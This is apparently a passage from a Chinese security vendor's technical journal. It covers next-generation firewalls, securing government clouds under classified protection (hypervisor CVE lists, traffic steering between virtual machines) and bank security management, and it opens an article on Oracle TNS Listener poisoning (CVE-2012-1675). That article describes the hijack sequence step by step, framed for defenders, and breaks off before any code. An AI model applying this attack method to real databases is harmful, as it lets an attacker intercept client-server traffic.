从目前来看，对于下一代防火墙的出现，无论是厂商、用户还是媒体，无疑是欢迎并且拥抱这个变化的，就连一直持反对态度的国际 UTM 代表厂商 Fortinet 也在 2012 年底推出了下一代防火墙产品和解决方案，这也意味着下一代防火墙已经成为防火墙发展的一个必然趋势。当然，下一代防火墙是否最终能够成为未来网关市场的主流并且被用户完全接受，还需要经过时间和实践的检验，让我们拭目以待。

参考文献

1.Paloalto 公司《Next-Gerneration Firewall FOR DUMMIES》

2. 绿盟科技技术内刊《浅谈下一代防火墙现状及未来》

3. 绿盟科技技术内刊《下一代防火墙技术初探》

4. 绿盟科技技术内刊《再探下一代防火墙技术之一体化引擎》

当政务云遇上等级保护

行业技术部　冯冲

关键词：信息安全　电子政务　等级保护　云计算　虚拟化

摘要：随着云计算产业被列入国家七大战略性新兴产业规划，很多政府机构几乎不约而同在“十二五”信息化发展规划中提出了电子政务发展要充分利用云计算的优势来建设政务云平台的目标。但制约政务云发展的一个很重要因素就是信息安全问题，本文主要就电子政务云平台安全建设过程中可能面临的安全问题进行分析和讨论，并结合等级保护从多个角度为政务云平台安全体系建设中采用的安全技术提供一些思路。

引言

近年来，随着我国电子政务的快速发展，越来越多的政府机构已经意识到电子政务应用集中共享建设模式的优越性，以国家电子政务“十二金”工程为代表的各政府机构已经实现了大量数据知识库的累积，未来电子政务将实现对这些数据挖掘和综合分析的“大数据”应用模式，而具备高性能、高存储及高可靠性等特征的云计算技术将为“大数据”的分析和快速共享提供基本保障。国家在大力发展云计算的同时，也意识到对云平台进行网络安全建设的重要意义。同样，在政务云平台建设时，必须采用合理、有效的安全技术手段对政务云平台网络进行全面的安全防护，以保证今后各类业务的平稳迁移和安全运行。

本文主要就电子政务云平台安全建设中可能面临的安全问题进行分析和讨论，并结合等级保护，从多个角度对政务云平台安全体系建设中采用的安全技术进行描述。

一、安全视角看政务云服务模式选择

在“十二五”期间，电子政务云的建设已经是大势所趋，然而目前各政府机构在规划政务云时，最担忧的就是在网络一体化、业务一体化以及数据大集中之后衍生的各类安全问题。那么从安全视角来看，政府机构该如何来选择云计算的模式呢?

众所周知，从建设模式来分类，云计算可以分为公有云、私有云和混合云。这三种模式各有利弊，对于涉足不同业务领域的政府机构来说，选择肯定也是不同的，应当结合自身业务情况，从资源共享范围、业务重要性、业务连续性、业务数据敏感性、业务系统的安全级别等多方面来综合考量选择建设哪种模式的云平台。表 1 是对政府机构选择云计算模式给出的一些参考：

云模式	业务特点	范例
适合公有云的政务应用	资源共享范围广泛，需要对公众提供相关数据查询、业务办理服务，且业务数据重要性相对较低，业务连续性要求不高，安全级别较低。	比如教育、医疗卫生、社会保障、园区、就业等等对外公众服务领域。
适合私有云的政务应用	不需要向互联网提供相关服务，资源共享范围仅局限在行业/机构内部，且业务数据不适合对外公开、业务连续性有一定要求，安全级别较高。	主要集中在某行业/地区政府机构内部办公及相关事务处理领域。
适合混合云的政务应用	对于上述公有云和私有云业务特点都有相关需求的机构，私有云和公共云可以分别建设。私有政务云依托政府内部专网建立，为政府机构内部办公及相关事务处理提供服务。公有政务云依托互联网建立，为公众提供相关服务。内部专网与互联网要物理隔离。	从目前电子政务网络已经形成的对内和对外服务的两套网络来看，混合云的建设模式将会是政务云将来发展的目标。
不适合云计算的政务应用	1. 没有数据资源共享需求或资源共享范围仅限定在一个很小范围内的业务。 2. 业务流中涉及高度敏感的数据以及管理和处理该类数据的业务。 3. 对于业务连续性要求很高、系统安全级别很高的业务系统。	涉及国家安全及保密业务数据的网络及业务；高性能的在线交易业务。

表 1　政务云计算模式选择建议

二、政务云等级保护建设思路

对于政务云的建设规划，由于涉及到政务业务的特殊性质，必须要结合国家对于电子政务以及等级保护的相关思想和要求来同步进行建设规划。因此对于政务云平台的系统定级、安全规划以及安全设计与实施等都应当作为考虑因素。

（一）政务云平台等级保护定级

政务云平台可以同时承载运行多个政务信息系统，有些业务系统在利用虚拟化技术之后甚至会承载于同一台物理服务器上，而这些政务信息系统的安全级别也有可能是不相同的，这种“虚拟化”的云部署模式给我们在等级保护的定级工作带来了一些困惑，也就是不同敏感度和安全要求的虚拟机共存问题。在政务云平台中，某一最低安全保护的信息系统，其安全性将会成为“多租户”虚拟环境中所有业务系统共有的安全性。

在这里我们首先要把握一个原则，即政务云平台整体安全等级不低于其所承载最高等级信息系统的安全等级，一个虚拟环境（服务器）安全等级不低于其所承载最高等级虚拟机（业务系统）的安全等级。其次，我们在建设规划政务云平台时，要利用安全域的理念，尽量将相同安全等级及安全防护要求的信息系统规划于一个逻辑区域内，这将为今后的整改工作带来极大的便利。

（二）政务云总体安全规划

云计算作为一种新的技术应用，势必会带来新的安全威胁，政府部门在采用新的技术带来工作便利及效率提升的同时，是否能够认真看待并分析这些新的安全风险？

因此总体安全规划阶段的目标就是要根据政务云平台所承运信息系统的定级情况、承载业务情况，通过分析明确信息系统的安全需求，设计合理并满足等级保护要求的政务云总体安全规划。

按照等级保护的建设思路，安全管理和安全技术控制措施的选择应该是基于风险评估的结果，因此在进行安全规划之前应通过风险分析来清晰、全面地了解安全现状，发现政务云环境下信息系统可能遇到的安全问题，为后期政府业务迁移至云平台后安全体系建设中的安全防护技术实施提供依据。

政务云平台虽然属于特殊信息系统，但它的安全风险评估也可以遵循其它信息系统的评估方式，并充分考虑云计算服务的特殊之处。这些特殊性表现在所采用的技术、系统架构、涉及的参与人员、业务的部署方式等方面。从技术角度讲，云计算广泛采用了虚拟化技术、面向服务的架构、Web 应用和服务、加密技术等，这些技术的安全因素也自然而然地进入到政务云安全考虑的范畴。以下我们结合政务云的一些特殊性来看等级保护安全技术控制建设思路。

三、基于等级保护的政务云安全控制措施

政务云平台运维者在考虑云计算安全控制措施时应该充分调研了解业界的最佳安全实践，并结合自身的政务特点选择恰当的安全防御措施。在传统模式下的安全解决方案中，需要重点考虑的就是对于网络边界的清晰界定，区分信任区和非信任区，然后在网络边界采用访问控制等安全防御措施。云平台虚拟化资源池与外部网络之间的边界依然是存在的，而在虚拟化资源池内部由于管理的需要，也应该有不同安全区域的划分，从而形成内部网络边界。这意味着政务云的安全防护依然脱离不开传统的网络安全产品，但是传统的网络安全产品又不能完全满足云计算环境下的安全需求。

简单来说，如果攻击源与被攻击的“虚拟化”信息系统不在同一物理服务器上，则传统安全防护技术手段仍然有效。否则，就需要在检测及防护机制上针对虚拟化环境做特殊改进。因此，结合等级保护的防护思路，政务云平台安全体系规划从以下三个层面思路来设计（如图 1）所示：




图 1　云计算等级保护安全技术构架

1) 安全通信网络控制

对政务云平台定级信息系统外围安全计算环境之间进行信息传输及实施的安全控制。

2）安全区域边界控制

对政务云平台内部物理边界防护以及虚拟化环境下“多租户”安全计算环境边界的安全控制。

3）安全计算环境控制

对政务云平台内部定级系统的信息存储和处理以及虚拟化计算环境自身安全防护。

（一）安全通信网络控制

同传统数据中心一样，政务云平台安全通信网络控制，可以采用传统部署防火墙、网络入侵检测 、病毒防护网关等安全设备，再配以合理的安全防护策略即可。但是要完善的配合传统的安全防护机制，对于安全通信网络需要结合完善的安全域规划思路，特别是虚拟化环境出现之后。

安全域划分是等级保护建设或整改过程中首先要考虑的一个因素，这对于政务云平台安全建设依然如此。尽量将相同安全等级和具有相同安全保护需求、并相互信任的信息系统规划于一个逻辑区域内，之后我们即可对这个逻辑区域内的信息系统共享相同的安全策略。这里的逻辑区域可以理解为多台物理服务器，也可以是基于“虚拟化”技术承运多个信息系统的单台物理服务器。显然这里我们不推荐在同一台物理服务器上利用“虚拟化”技术部署安全等级不同的多个信息系统。另外，需要对等级保护要求较高的三级系统划分独立的安全域进行安全防护，以实现三级系统间及与其他系统之间的独立安全防护。而对于三级以上的信息系统不建议采用虚拟化的部署方式。

（二）安全区域边界控制

对于政务云环境中安全区域边界环境的攻击，区别于传统攻击方式由于增加了“虚拟化”层面的部署，边界受攻击面也随之增加，我们这里必须要考虑三类方向的攻击：

1）由外向内的攻击：由外部网络向政务云平台内部发起的攻击；

2）由内向外的攻击：由政务云平台向外部网络发起的攻击；

3）由内向内的攻击：政务云平台内部同一台物理服务器 VM 之间的攻击。

对于“由外向内的攻击”和“由内向外的攻击”，采用传统网络环境中网络设备、服务器等物理设备之间较成熟的边界安全控制机制即可实现，但对于“由内向内的攻击”这种特殊的攻击，由于在云计算环境中同一台物理设备中各 VM 间的网络通信都是采用虚拟以太网交换技术 VEB（Virtual Edge Bridge）在虚拟化平台内部来处理，各 VM 之间的网络流量不会经过物理网络环境，也就是说，在物理网络安全设备上对这部分不可见网络流量的检测、分析和控制措施将完全失效。这样的后果就是在各 VM 之间可能形成隐蔽信道而被攻击者利用。因此，如何解决 VM 之间流量可见性问题，是我们在这里需要探讨的。目前业界面对该问题主要有两类思路：

1. 安全设备虚拟化

把安全设备虚拟化并部署到虚拟环境中，使其在虚拟平台内部解决流量可视化的问题，在虚拟平台内部做防护。对此，VMware 已经有了解决思路，就是把对虚拟环境下安全问题的研究方向集中在了其数据中心虚拟化平台 VMware vSphere 的两个套件上，即

VMsafe 和 vShield。

VMware VMsafe 是一组特殊的应用程序通用接口组件（API），专门构建于 VMware ESXi 中。利用它可以使合作伙伴或者第三方安全厂商开发相应的虚拟化安全产品（如虚拟化 Firewall、虚拟化 IDS/IPS 等）。如图 2 所示，这些虚拟化的安全产品直接部署于 Hypervisor 上的一个具备特殊权限的 VM 中，该 VM 可以直接访问 Hypervisor 中的数据，因此，可用来监视和控制各 VM 之间接收和发送的网络流量。




图 2 VMsafe 示意图

VMware vShield 是为了保护虚拟化数据中心平台 VMware vSphere 免遭攻击和误用而基于 VMsafe API 开发的关键安全组件，我们可以理解为保护 VM 以及分析虚拟平台内部网络流量的虚拟化防火墙。安全管理员可以利用 vShield 各个安全模块部署配置虚拟机环境中的各项安全策略，比如 vShield Zones（虚拟防火墙防护）、vShield APP（VM 之间入侵防御、流量分析等应用层防护）、vShield Edge（VM 外围网络安全边界防御）、vShield agents（虚拟机扫描终端）等等。

另外，Xen 虚拟化平台也有类似的安全机制，在 Xen Hypervisor 上有一个具备管理接口的特权 VM（Domain 0）。作为 Xen Hypervisor 的扩展，Domain 0 可以直接访问 Hypervisor 中的数据，同时监视和控制其它 VM 实例（Domain U）之间的网络流量。

2. 将虚拟环境内部流量牵引至物理网络

如果能把虚拟平台内部的“不可见”流量牵引至物理环境，那么这部分流量对于传统安全防护设备来说就“可见”了，就可以采用传统的安全防护措施处理虚拟平台内部的攻击。这种思路业界也已经有了多种解决方法：

1）vSwitch 隔离技术

在 VMware ESX/ESXi 环境下，我们也可以使用内置的 vSwitch（虚拟交换机）来实现流量牵引。vSwitch 由 VMware ESX/ESXi 内核提供，是一个虚拟化的交换机，主要用于同一台物理服务器 VM 之间互联。由于一个 ESX/ESXi 环境下可以配置多个 vSwitch，每个 vSwitch 可以使用一块或多块物理服务器的物理网卡，但是一块物理网卡只能对应一个专属的 vSwitch。ESX/ESXi 部署后会默认安装第一台虚拟交换机 vSwitch0，用于虚拟机主控台。

利用 vSwitch 的上述特性，如果为同一个物理服务器上的多个 VM 分别配置不同的 vSwitch，那么每一个 vSwitch 之间的通信流量肯定都是相互隔离的。如图 3 所示，如果一个 vSwitch 上的 VM 需要与同一台物理服务器上的另一个 vSwitch 上 VM 通信，那么这部分流量就必须经过所对应的物理网卡，从而将流量牵引至物理网络，这样就能使用传统的网络安全防护机制来对 VM 之间的流量进行监控与防护。




图 3 vSwitch 方案构架

2) VEPA

利用 vSwitch 与物理网卡配合的方式可以牵引出虚拟平台内部不同 vSwitch 下 VM 之间的流量，那么同一个 vSwitch 下各 VM 之间的网络流量如何处理，是否能够牵引出物理网络? 这又是一个新问题。

目前业界已经有了边缘虚拟桥接 EVB（Edge Virtual Bridging） 标 准，即 IEEE 802.1Qbg 标准。标准中的虚拟以太端口汇聚器 VEPA（Virtual Ethernet Port Aggregator）技术就是解决将 VM 之间产生的网络流量全部牵引至与服务器外部上联的物理交换机进行处理转发。也就是说在 VEPA 环境下，虚拟环境内部 VM 之间网络通信流量不会再采用 VEB（可以理解为 vSwitch）机制在虚拟化平台内部来处理，而是被强制牵引至服务器物理网卡外部，由网卡上联的 VEPA 交换机接收并处理后才转发回虚拟平台内部，如图 4 所示。与 vSwitch 技术方案类似，VEPA 牵引流量的方案采用纯软件方式即可实现。




图 4 标准 VEPA EVB 模式

3）VN-Tag

除了 VEPA 技术之外，Cisco 的私有虚拟化网络控制协议 VN-Tag（目前是 IEEE 802.1 Qbh）也能够实现将虚拟平台内部 VM 之间流量牵引至外部物理交换机来处理转发，实现方式主要是在传统以太网帧基础上增加 VN-Tag 帧头以标识每个 VM 所绑定的虚拟接口。但是与 VEPA 技术方案不同的是，VN-Tag 技术的实现会受到服务器物理网卡和交换设备硬件支持的制约。

（三）安全计算环境控制

在虚拟化环境中，Hypervisor 是绝对的核心组件，它主要负责对服务器硬件资源的调度以及所有 VM 的管理并响应各 VM 请求（我们已经熟知的 VMware ESX/ESXi、Hyper-V 和 Xen 等都是主流的 Hypervisor）。Hypervisor 直接构建部署在物理服务器上，但是它并没有接口明显暴露在网络中，攻击者惟一能访问的只能是在 Hypervisor 之上运行的 VM。因此，要想对 Hypervisor 实施攻击，攻击者势必会首先控制某个 VM，然后再以被控 VM 为跳板攻击 Hypervisor，一旦 Hypervisor 被攻击者控制，那么构建于其上的所有 VM 都将不攻自破。因此，我们对于虚拟化环境下安全计算环境的控制措施其实就集中在了 Hypervisor 平台以及各 VM 上，我们从漏洞管理、安全审

计以及恶意代码检测的角度来讨论虚拟环境下 Hypervisor 平台以及各 VM 自身的安全防御思路。

1. 虚拟环境下的漏洞管理

目前，从技术和管理两个角度来看，传统环境下的漏洞管理问题已经有了较为成熟的解决方案，利用传统安全扫描技术来评估物理计算机网络系统的安全能力，是网络安全防御中的一项重要技术。但是面对云计算环境下虚拟化操作系统漏洞、虚拟化系统中应用软件漏洞以及虚拟化 Hypervisor 平台自身的漏洞的安全评估和管理将是我们面对的一个新问题。表 2 列出了近几年三大虚拟化平台暴露并被公布出来的部分漏洞，而这些漏洞恰恰是虚拟化环境下 VM 之间逃逸威胁产生的根源。

目前市场上已经有整合针对物理环境以及虚拟化环境漏洞进行扫描、评估和分析的工具，其原理是类似传统环境扫描方式，以模拟攻击的形式对物理环境及虚拟化环境下操作系统、虚拟化系统中应用软件以及虚拟化 Hypervisor 平台可能存在的已知安全漏洞进行逐项检查。

虚拟化平台	漏洞概览
VMware	CVE-2013-1405、CVE-2013-1406、CVE-2012-2752、CVE-2012-3569、CVE-2012-3288、CVE-2012-5703、CVE-2012-5978、CVE-2012-4897、CVE-2012-6325、CVE-2010-4008 等。
Xen	CVE-2013-0151、CVE-2013-0152、CVE-2012-2625、CVE-2012-3515、CVE-2012-5514、CVE-2012-3433、CVE-2011-1898、CVE-2010-4255、CVE-2010-3699、CVE-2010-4247 等。
Hyper-V	CVE-2011-1872、CVE-2010-3960、CVE-2010-0026、CVE-2009-1542、CVE-2009-1544 等。

表 2 三大虚拟化平台近期公开漏洞概览

2. 虚拟主机安全审计

主机安全审计在政务云环境中的实现方式同传统物理环境区别不大，由于目前主流主机安全审计系统（软件版）都可以灵活承载于多类操作系统的特点，不论对于物理终端或者虚拟终端都可以提供全面的系统及应用层面的主机审计功能，而且可以识别审计目标是物理主机还是虚拟主机，协助管理员掌握每个主机的资源使用情况，全面了解各类型虚拟终端用户的行为，快速定位事件源。

3. 虚拟主机恶意代码检测

针对云计算环境下的恶意代码检测目前发展的相对比较成熟。针对虚拟化环境的防病毒需求，传统方式是在虚拟主机中逐一安装反病毒软件，并在虚拟主机运行状态下对病毒扫描和清除。但采用该种方式将很大程度上影响承载多个虚拟主机的物理服务器的运行性能。因此，目前主流防病毒厂商采用基于虚拟平台提供的 API（如 VMware VMsafe API）实现恶意代码检测机制。这种机制充分利用 Hypervisor 运行层面及权

限高于各 VM 的特点，通过在具备控制 Hypervisor 层面的单个 VM 中安装并统一进行配置和管理反病毒引擎，避免了在一台物理主机上的每个 VM 安装防病毒 Agent 的情况。

四、结束语

政务云的网络建设和发展是一个长期的任务，等级保护及电子政务安全体系是政务云平台建设运维的指导标准。政务云平台的安全必须在等级保护的框架内进行建设，同时充分考虑虚拟化等新技术带来的安全问题。现阶段基于虚拟化网络通信技术的安全技术和安全设备虚拟化运用是切实可行的手段。我们不仅要保证政务云平台的管理、技术安全以及运维安全，同时要起到保障合规性的效果，保证政务云平台在初期规划、安全设计与实施、动态安全运维的过程中始终满足等级保护的相关要求，切实达到相应的安全防护级别。

参考文献

[1] http://www.nsfocus.net/vulndb/22340

[2] http://www.vmware.com/security/advisories/

[3] http://technet.microsoft.com/zh-cn/security/bulletin/

[4] http://www.securityfocus.com/bid/

[5] http://blog.csdn.net/jincm13/article/details/8046855

[6] http://www.e-gov.org.cn/wangluoanquan/news004/201207/132607.html

[7] http://www.vmsky.com/tech/vmware/vsphere/2009/08/09/5557.html

[8] http://www.enet.com.cn/article/2011/1130/A20111130943200.shtml

[9] http://www.vmware.com/cn/products/datacenter-virtualization/vsphere/endpoint.html

[10] http://sec.chinabyte.com/412/12185912.shtml

银行信息安全管理探讨（一）

行业技术部　徐一丁

关键词：银行　信息安全管理

摘要：银行的信息安全管理是一个很复杂的主题，绿盟科技在银行安全实践中发现客户存在着很多困惑，准备通过一系列文章来与大家讨论，帮助银行客户开拓思路，解开这些疑问，找到适合自己的安全管理工作方法。

本篇文章先讨论基本的信息安全体系构成：安全管理规划与制度（该做什么事）、安全岗位设置（谁来做事）和安全工具设备（用什么来做事）。

安全管理应该做哪些事?

任何工作抽象后都包括两个方面：选择正确的事去做，然后正确地做这些事。在实践中我们发现，很多银行安全管理者没有好好思考“我应该做哪些事情”，就急急忙忙地开始工作了。这通常形成比较被动的局面，平时的安全评估、监控等难以真正发现问题，出现安全事件的时候不能有效处理，遇到监管部门检查的时候手忙脚乱。

安全管理应该有长期的规划考虑，这一点一直被广大的银行安全管理者所忽视，或没有找到合理的方法去做。规划着眼长远，务虚，而落在日常工作中，就是实。本文不讨论银行应该怎么去做安全规划，只把规划如何落实简单地进行展示。

上图为某项目中三年安全规划的一部分，安全规划中会设计一系列的任务，即安全策略、安全管理、安全技术等方面需要做的工作。横向看这个表格，这些工作在三年中每阶段要做什么，在时间轴上进行了展开，三年的执行如果结束，就可以按期望完成规划；纵向地看

时，如红色虚线框（2012 年）所示，其中包括了本年度安全规划，2012 年应做什么事都很清楚，把这些任务完成，就是安全工作应做的事。

不过有些银行还没有条件去制订合理的安全规划，怎么办？在现实中并不是每个银行都有能力自己来制订安全规划，通常借助外部咨询机构来完成。如果没有这个条件，银行安全负责人也应在自己可利用的资源范围内投入精力去设计，哪怕规划制订得粗略简单一些、还没被高层领导们正式认可都没关系，只要着眼长远去思考。

简单的规划强于没有规划。即使没有规划，银行每年的安全工作至少需要做计划，我们帮助不少银行优化过类似的计划，当我们首先拿到年度计划的草案时，问银行安全负责人“为什么要做这些项目？”（这其实是银行领导必问的问题），得到的回答往往是“去年发现了这些问题”、“监管部门要求的”、“行里领导提出的重点”……，如此等等，就是没有自己长期的考虑。如果安全负责人有长期的想法和简单的规划，设计出的年度计划也会有整体性和逻辑性，工作也具备了主动性，更容易受到领导的认可。

简单的规划不断优化，也能成为优秀的规划。即使是很牛的咨询公司初次做出的规划，也一定不会完全适合银行的需要，或者说在落地过程中还有很长的路要走。这条路就是规划在银行的落地、优化，使银行与规划充分磨合。安全管理是持续的PDCA过程，如果能持续地改进和完善，即使是简单的规划也能逐渐发挥作用，慢慢丰富起来，安全负责人也能在这个过程中得到成长。所以关键是从现在开始，主动扎实地做起来，不怕慢，就怕站。

日常的安全工作，应该与安全制度统一结合起来考虑。

如下图，这是一个常见的信息安全管理制度体系。该体系参考 ISO27000 安全最佳实践，由安全规划出发，制订方针目标、适用范围和策略，再向下形成二三四层的管理办法、细则和表单等。具体执行的通常是二、三层的制度。


第一层	第二层	第三层	第四层
《信息安全管理方针》 《信息安全管理范围》 《信息安全管理策略》	《信息安全管理体系管理办法》	《信息安全管理体系文件管理细则》	*相关表单，模板*
	《信息安全人员组织管理办法》	《信息安全应急响应小组管理细则》	
	《信息资产管理办法》	《信息分级及保护管理细则》	
	《人员安全管理办法》	《人员变动管理细则》 《第三方和外包人员安全管理细则》 《人员信息安全守则》 《信息安全培训管理细则》	
	《物理与环境安全管理办法》	《物理安全区域管理细则》 《机房安全管理细则》	
	《通信与操作安全管理办法》	《网上交易系统安全管理细则》 《集中交易系统安全管理细则》 《计算机恶意代码防治管理细则》 《数据备份管理细则》 《IP地址管理细则》 《备份存储介质管理细则》	
	《访问控制管理办法》	《用户账户与口令管理细则》 《密钥管理细则》	
	《软件开发及维护安全管理办法》	《软件开发安全实施规范》	
	《信息安全事件管理办法》	《信息安全事件响应与处理流程》	
	《业务连续性管理办法》	《信息系统应急预案》	
	《信息安全符合性管理办法》	《信息安全检查细则》	

日常安全管理工作应是整体安全规划中的一部分工作。

安全团队应怎样设置岗位?

在组织架构中，安全团队应在信息科技部门中具备必要的地位和高度。

如上图，安全团队直接向部门领导汇报，与网络、主机等其他团队平级，是合理的架构。很多银行经过几年的安全工作，已经形成了这种局面。



上图是第二种情况，这种组织架构也时常能见到，安全团队附属于网络团队或其他团队，这时安全团队难以发挥应有的作用。IT 工作中的每一个方面都涉及到安全问题，安全团队如果不全盘考虑与支持每个方面的工作，必然导致缺失与不平衡。第二种情况多为安全建设中的过渡阶段，如果您的银行是这种情况，应酌情考虑调整为第一种形式，更有利于安全管理独立、全局、长期地发展，这也实际上符合监管部门的要求。

然后是岗位设置，在信息安全团队中，至少有信息安全管理工作人员和信息安全技术工作人员两类角色。

信息安全管理人员常见职责：

- 负责安全管理制度文件的制定、推广、反馈信息收集、修订（定期及当安全事件发生时如有修订必要）。
- 负责制定信息系统的安全策略和规范，涉及具体业务系统维护管理操作的内容，负责协调科技开发部、具体业务系统管理运维部门进行起草讨论，并提交信息安全检查审计组织审核，通过后由信息安全工作领导小组批准发布。
- 定期向信息安全工作领导小组汇报各信息系统安全状况并提交报告。
- 协同信息安全检查审计组织进行业务系统信息安全状况审计。
- 负责与安全执行组织进行日常沟通，并指导和督促这些人员在各自相应的范围内实行信息安全管理。
- 建立并维护信息安全知识共享机制。
- 建立信息安全全员教育宣传机制。

信息安全技术人员常见职责：

- 定期向安全管理组织汇报各业务系统安全状况并提交报告。
- 使用工具对各系统进行定期的检查，有批准的检查工具时使用检查工具进行检查，没有工具则按照安全操作手册进行人工检查，并将结果报主管领导及相关系统管理部门主管领导。
- 配合安全管理员，协同信息安全检查审计组织进行业务系统信息安全状况审计。
- 收集各业务系统管理员或运维人员的安全需求或建议，并向安全管理组织汇报。
- 直接参与新系统的设计、测试、实施过程，进行安全控制。
- 管理现有安全系统，将制定的安全策略落实到安全系统的策略中，或确保运维部门及系统管理部门所负责的安全产品的安全策略的落实。
- 负责与业务系统管理员、系统管理员、网络管理员、应用系统管理员、维护人员进

行日常沟通，并指导和督促这些人员在各自相应的范围内实行信息安全管理。


• 协助信息安全管理人员进行信息安全全员宣传教育。

这些职责划分方式谨供参考，当然应当结合每个银行的特定情况而调整。

应利用什么工具设备来做好安全?

工具和设备是我们平时用的安全设备、测试软件、分析软件和其他各类辅助软件的集合。由于是看得见摸得着的东西，大家都能说出很多工具设备的名称，包括防火墙、入侵检测 / 保护设备、扫描器、堡垒机、桌面安全系统、病毒软件……，而通常很难把这这些东西考虑全面。我们推荐采用系统分层的方法去考虑。

采用哪些工具设备去做安全，应由安全管理目标出发，在整体安全框架中设计了各方面工作，结合了银行自身人员等情况，然后在信息系统的每个层面去考虑。



如左下图，银行把整体安全工具分为“身份认证”、“访问控制”、“内容安全”、“监控审计”和“备份恢复”等五个大的方面。

以身份认证为例，银行把终端到网络层面的身份认证都由统一的身份认证和管理平台来实现，每个员工利用数字证书来表明自己的身份，通过该平台的验证之后，才能访问相应的系统，例如员工访问自己的办公终端、各类人员访问业务应用系统和管理系统、主机管理员访问服务器与数据库、网络管理人员访问网络设备。然后在物理层，访问控制有单独的门禁系统，对机房、重要办公区域等进行物理访问控制，员工要刷卡才可以进入。其他几个方面的工作依此类推，就形成了全局的安全技术设备体系。

国内银行部署这些安全工具设备时，很多是看其他银行用了什么东西，怎么部署的，就直接自己也采购一套来装上。这种不从自己的需要出发而直接复制的做法，往往会使安全投入事倍功半，发挥不出原先期望的作用，应尽量避免。

（待续）

Oracle数据库 TNS Listener投毒攻击

核心技术部　李志昕

关键词：Oracle TNS Listener 投毒

摘要：Oracle 数据库是被使用最广泛的数据库，但相对于数据库的性能和稳定性，对数据库安全却常常重视不足。配置错误、缺失补丁的数据库服务器比比皆是，还有很多 DBA 虽然对数据库实例设定了较好的访问策略，但却忽视了对 TNS Listener 组件的防护，导致整体安全性下降。

一、引言

本文介绍的是一种针对 Oracle 数据库进行的攻击。这种攻击方法最早是由 Joxeon Koret 于 2008 年提出的，并于 2012 年 4 月公开了漏洞细节 [1], 受影响的版本包括从 8i 到 11g R2 的所有版本。但是，四年以来该问题一直没有得到 Oracle 官方修复，直到 CVE-2012-1675 发布，Oracle 才不得不提供针对性的解决方案 [2]。该漏洞得到 CVSS 最高评分 10 分 [3]。

这种被称为 TNS Listener 投毒的攻击，主要利用 Oracle 数据库的 TNS Listener 组件存在的漏洞构造恶意报文，向 TNS Listener 大量注册同名实例，最终达到劫持数据库客户端与服务端通讯的目的。实现这种攻击不需要任何权限，攻击者只需到 TNS Listener 的网络可达并已知有效的 SID（Oracle system identifier）。

下面将对这种攻击的原理及方法进行详细描述，并提供一些防护建议。

二、攻击原理

2.1 攻击过程

首先，我们来看一次完整的攻击过程，如图所示。




图 1　Listener 投毒攻击过程示意图

① 目标数据库向 TNS Listener 注册实例

② 攻击者使用相同的实例名或服务名向同一 TNS Listener 注册实例

③ 合法用户向 Listerner 发出数据库连接请求，请求的实例与攻击者注册的实例名称相同

④ Listener 将连接请求路由到攻击者，令合法用户向攻击者发起连接请求

⑤ 合法用户向攻击者发起连接请求

⑥ 攻击者将连接请求转发给攻击目标数据库

⑦ 目标数据库响应请求

⑧ 攻击者将目标数据库响应转发给合法用户

